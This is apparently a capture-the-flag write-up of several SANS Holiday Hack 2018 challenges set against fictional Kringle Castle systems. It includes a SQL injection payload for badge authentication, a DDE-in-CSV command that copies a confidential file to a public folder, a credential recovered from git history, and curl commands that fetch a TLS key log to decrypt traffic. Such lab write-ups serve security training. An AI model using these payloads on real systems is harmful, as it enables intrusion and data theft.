- **Open BloodHound, upload the archive and use the option “Shortest Paths to Domain Admins from Kerberostable Users”**


DOMAIN USERS@AD.KRINGLECASTLE.COM
ENTERPRISE ADMINS@AD.KRINGLECASTLE.COM
Database Info
Node Info
Queries
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets


LDUBEJ00320@AD.KRINGLECASTLE.COM
JBETAK00084@AD.KRINGLECASTLE.COM
COMP00185.AD.KRINGLECASTLE.COM
IT_00332@AD.KRINGLECASTLE.COM


Database Info
Node Info
Queries
User Info
Name
LDUBEJ00320@AD.KRINGLECASTLE.COM
Display Name
Password Last Changed
Never
Last Logon
Never

CURLing Master:


```
I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
```

- **Execute a HTTP2 POST request sending command ‘status=on’ using curl.**

```
elf@b9399e153074:~$ curl -X POST -d 'status=on' --http2-prior-knowledge http://localhost:8
080/index.php
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"
```

Objective 6:


Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? *For hints on achieving this objective, please visit Pepper Minstix and help her with the* ***Yule Log Analysis*** *Cranberry Pi terminal challenge.*

Answer: 19880715

Resolution:

- **Use https://www.the-qrcode-generator.com/ to generate QR code.**
- **The QR code scanner is linked with a Database which leaks an error message when the user try to login with a badge which have been modify.**
- **Query = SELECT FIRST_N,LAST_N,ENABLE FROM EMPLOYEES WHERE AUTHORIZE = 1 and UID={' '} LIMIT 1**
- **Injection can be made using the uid field :**

- **Create an injection :** }' or 1=1 AND ENABLED=1 -- -



- **Upload the file and unlock the door :**

Yule Log Analysis:

- **Use the python script evtx_dump to convert event log file to XML.**
- **Check for SMB failed request :**

1. **Event 4625**
2. **Timestamp**
3. **TargetUser**
4. **Status (0xc000006d means failure)**
5. **Source IP address**


```
python evtx_dump.py ho-ho-no.evtx |grep -A 20 -B 20 -E 4625 | grep "TargetUserName"  |grep -i "Time\|IpAddress\|TargetUserName\|Status\|IP"log | grep -v SubStatus
```

```
<TimeCreated SystemTime="2018-09-10 13:03:34.075348"></TimeCreated>
<Data Name="TargetUserName">abhishek.kumar</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">34397</Data>
<TimeCreated SystemTime="2018-09-10 13:03:34.660316"></TimeCreated>
<Data Name="TargetUserName">adam.smith</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">38341</Data>
<TimeCreated SystemTime="2018-09-10 13:03:35.204905"></TimeCreated>
<Data Name="TargetUserName">ahmed.ali</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">46825</Data>
<TimeCreated SystemTime="2018-09-10 13:03:35.766270"></TimeCreated>
<Data Name="TargetUserName">ahmed.hassan</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">40647</Data>
<TimeCreated SystemTime="2018-09-10 13:03:36.352919"></TimeCreated>
<Data Name="TargetUserName">ahmed.mohamed</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">44909</Data>
<TimeCreated SystemTime="2018-09-10 13:03:36.907885"></TimeCreated>
<Data Name="TargetUserName">ajay.kumar</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
```

- **There is definitely an issue with the host 172.31.254.101: the logs are showing that this computer is generating a lot of authentication failures in a short period of time, using many different username.**

```
elf@66c84b188bc8:~$ python evtx_dump.py ho-ho-no.evtx |grep -A 20 -B 20 -E 4625 | grep  "TargetUserName"  |grep -i "Time\|IpAddress\|TargetUserName\|Status\|IP" log |grep -v SubStatus | grep 172.31.254.101 |uniq -c
    193 <Data Name="IpAddress">172.31.254.101</Data>
```

- **Checking for event 4624 (authentication Success on this ip), it looks like Minty was the account logged on the machine :**



Objective 7:


Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document `C:\candidate_evaluation.docx`. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? *For hints on achieving this objective, please visit Sparkle Redberry and help her with the* ***Dev Ops Fail*** *Cranberry Pi terminal challenge*.

Answer: Fancy Beaver

Resolution:


- **The main goal here is to upload a CSV file which contains a malicious payload (DDE).**
- **The HR elf provides us the path of the file to exfil …**

  We only need to find the public path of the server.




Thank you for taking the time to upload your information to our elf resources shared workshop station! Our elf resources will review your CSV work history within the next few minutes to see if you qualify to join our elite team of InfoSec Elves. If you are accepted, you will be added to our secret list of potential new elf hires located in C:\candidate_evaluation.docx

- **The app is leaking way to much information …**





- **Craft a malicious CSV file (which will copy the target file to the public website folder):**

```
copy  c:\\candidate_evaluation.docx  C:\\careerportal\\resources\\public\\candidate_evaluation.docx
```



- **Grab the file :**





- **Find the company name :**

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Dev Ops Fail:


```
Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.
```

- **Find the git folder :**

```
elf@8c717f25bc9b:~/kcconfmgmt$ cd .git
elf@8c717f25bc9b:~/kcconfmgmt/.git$
```

- **Using git log command :**

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use
```

- **Take a Look at this specific commit :**

```
elf@8c717f25bc9b:~/kcconfmgmt/.git$ git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
elf@8c717f25bc9b:~/kcconfmgmt/.git$
```

- **Get the mongo DB user/password !**

```
elf@12c2c3bcae3e:~$ runtoanswer
Loading, please wait......


Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!
```


Objective 8:

Santa has introduced a web-based packet capture and analysis tool to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the **Python Escape from LA** Cranberry Pi terminal challenge.*

Answer: mary had a little lamb

Resolution:

- **The goal was to create an account on the website, check the source and find that a DEV mode was enable which can lead to SSLKEYS file (to decrypt the traffic from pcap files).**



- **The web page is using some API functions and some validation are made server side on a file called app.js**

- **Poking around to find this file (/pub/):**

view-source:https://packalyzer.kringlecastle.com:80/pub/app.js

```
#!/usr/bin/node
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
const mongoose = require('mongoose');
const koaBody = require('koa-body');
const cookie = require('koa-cookie');
const execSync = require('child_process').execSync;
const execAsync = require('child_process').exec;
const redis = require("redis");
const redis_connection = redis.createClient();
const {promisify} = require('util');
const getAsync = promisify(redis_connection.get).bind(redis_connection);
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',          // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path      //used for dev mode to view traffic. Stores a few minutes worth at a time
};
```

- **Again, poking around using curl to find this key_log_path :**

```
Not Foundnyws@nihil:~/hackholiday$ curl -X GET  -u admin:password  http2 https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/
Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'nyws@nihil:~/hackholiday$ curl -X GET  -u adm
lyzer.kringlecastle.com/dev/SSLKEYLOGFILE/
```

- **Server is providing a weird error and give us which looks like a filename :**


```
nyws@nihil:~/hackholiday$ curl -X GET  -u admin:password  --http2 https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log -o SSLKEYS.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 36256  100 36256    0     0  26027      0  0:00:01  0:00:01 --:--:-- 26027
nyws@nihil:~/hackholiday$
```


https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log


- **Got It !**

```
